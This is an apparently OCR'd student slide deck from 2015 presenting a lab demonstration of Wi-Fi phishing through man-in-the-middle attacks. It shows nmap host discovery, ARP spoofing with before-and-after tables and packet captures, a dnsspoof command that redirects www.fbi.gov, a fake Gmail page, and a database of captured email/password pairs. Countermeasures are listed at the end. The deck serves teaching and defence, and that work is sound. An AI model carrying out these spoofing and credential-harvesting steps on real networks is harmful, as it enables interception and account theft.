Network 101
Phishing-wlan

Authors

Institute

September 21, 2015

Introduction



FIGURE: Man In The Middle attack

- MITM Attack
- ARP Spoofing
- DNS Spoofing

- Steal SSL certificate
- Steal credentials

Layout

Global Process

```
root@kali:~# nmap -sP 192.168.1.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-14 16:38 CEST
Nmap scan report for livebox.home (192.168.1.1)
Host is up (0.0040s latency).
MAC Address: [redacted] (Unknown)
Nmap scan report for [redacted].home (192.168.1.18)
Host is up (0.079s latency).
MAC Address: [redacted] (Unknown)
Nmap scan report for [redacted].home (192.168.1.23)
Host is up (0.22s latency).
MAC Address: [redacted] (Microsoft)
Nmap scan report for [redacted].home (192.168.1.29)
Host is up (0.43s latency).
MAC Address: [redacted] (Intel Corporate)
Nmap scan report for [redacted].home (192.168.1.38)
Host is up (0.00035s latency).
MAC Address: [redacted] (Apple)
Nmap scan report for 192.168.1.95
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 4.89 seconds
```

FIGURE: nmap capture

ARP Step

```
@                :~$ arp -a
livebox.home (192.168.1.1) at 00:[illegible] [ether] on wlan0
? (192.168.1.95) at e0:[illegible] [ether] on wlan0
```

FIGURE: ARP Table before spoof

```
@                :~$ arp -a
? (192.168.1.1) at e0:[illegible] [ether] on wlan0
? (192.168.1.95) at e0:[illegible] [ether] on wlan0
```

FIGURE: ARP Table after spoof

ARP spoof message

No.	Time	Source	Destination	Protocol	Length	Info
205	2015-09-14 16:48:58	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
207	2015-09-14 16:49:00	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
212	2015-09-14 16:49:02	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
216	2015-09-14 16:49:04	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
223	2015-09-14 16:49:06	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
230	2015-09-14 16:49:08	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
232	2015-09-14 16:49:10	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
238	2015-09-14 16:49:12	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
239	2015-09-14 16:49:13	00:37: : :	Broadcast	ARP	42	Who has 192.168.1.11? Tell 192.168.1.1
240	2015-09-14 16:49:14	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
245	2015-09-14 16:49:15	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
248	2015-09-14 16:49:17	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
249	2015-09-14 16:49:20	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
271	2015-09-14 16:49:21	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
284	2015-09-14 16:49:23	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
295	2015-09-14 16:49:25	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
299	2015-09-14 16:49:27	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
305	2015-09-14 16:49:29	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
317	2015-09-14 16:49:32	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
320	2015-09-14 16:49:33	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
332	2015-09-14 16:49:36	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
361	2015-09-14 16:49:37	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
375	2015-09-14 16:49:39	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
397	2015-09-14 16:49:41	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
402	2015-09-14 16:49:43	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
416	2015-09-14 16:49:46	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :
424	2015-09-14 16:49:48	Apple_ : :	IntelCor_ :	ARP	60	192.168.1.1 is at : : : : :

FIGURE: Wireshark capture of the ARP spoofing

DNS Step

```
root@kali:~# dnsspoof -f /usr/share/dsniff/dnsspoof2.hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.79
]
192.168.1.23.49609 > 192.168.1.1.53:  21462+ A? www.fbi.gov
192.168.1.23.49609 > 192.168.1.1.53:  21462+ A? www.fbi.gov
192.168.1.23.49609 > 192.168.1.1.53:  21462+ A? www.fbi.gov
192.168.1.23.59382 > 192.168.1.1.53:  47156+ A? www.fbi.gov
192.168.1.23.59382 > 192.168.1.1.53:  47156+ A? www.fbi.gov
192.168.1.23.59382 > 192.168.1.1.53:  47156+ A? www.fbi.gov


192.168.1.23.59437 > 192.168.1.1.53:  17948+ A? www.fbi.gov
192.168.1.23.59437 > 192.168.1.1.53:  17948+ A? www.fbi.gov
192.168.1.23.59437 > 192.168.1.1.53:  17948+ A? www.fbi.gov
```

FIGURE: DNS shell capture

DNS Step

No.	Time	Source	Destination	Protocol	Length	Info
64	8.208647000	192.168.1.23	192.168.1.1	DNS	71	Standard query 0x461c A www.fbi.gov
65	8.208729000	192.168.1.79	192.168.1.23	ICMP	99	Redirect (Redirect for host)
66	8.208881000	192.168.1.23	192.168.1.1	DNS	71	Standard query 0x461c A www.fbi.gov
67	8.209095000	192.168.1.23	192.168.1.1	DNS	71	Standard query 0x461c A www.fbi.gov
69	8.209416000	192.168.1.1	192.168.1.23	DNS	87	Standard query response 0x461c A 192.168.1.79
70	8.209594000	192.168.1.1	192.168.1.23	DNS	87	Standard query response 0x461c A 192.168.1.79
71	8.209857000	192.168.1.1	192.168.1.23	DNS	87	Standard query response 0x461c A 192.168.1.79
178	13.30864500(	192.168.1.23	192.168.1.1	DNS	69	Standard query 0xc496 A api.c9.io
179	13.30870500(	192.168.1.79	192.168.1.23	ICMP	97	Redirect (Redirect for host)

FIGURE: DNS Wireshark capture

HTTP Server Step



FIGURE: Fake GMail

HTTP Server Step

+ Options

←T→	mail	password
Edit Inline Edit Copy Delete	boris.romanow@gmail.com	cemotdepasseestnullle
Edit Inline Edit Copy Delete	expemple@gmail.com	Passw0rd
Edit Inline Edit Copy Delete	exemple2@gmail.com	pass

FIGURE: PHPMyAdmin database

Layout

What we did to legally test security flaw

- Work on a personnal WLAN
- Every test was ran on our personnal machines

Layout

Counter measures to prevent this kind of attack

For the website owner :

Counter measures to prevent this kind of attack

For the website owner :

- Avoid HTTP

Counter measures to prevent this kind of attack

For the website owner :

- Avoid HTTP
- HTTPS certificate

Counter measures to prevent this kind of attack

For the website owner :

- Avoid HTTP
- HTTPS certificate

For the internet user :

Counter measures to prevent this kind of attack

For the website owner :

- Avoid HTTP
- HTTPS certificate

For the internet user :

- Secured network

Counter measures to prevent this kind of attack

For the website owner :

- Avoid HTTP
- HTTPS certificate

For the internet user :

- Secured network
- HTTPS / verified certificate

Encountered problems

- What they were.
- How we actually dealt with them.

Differences with the Overview's Objectives

- Why did we not met our objectives.
- What are the possible solutions to meet them.

The End

Any questions ?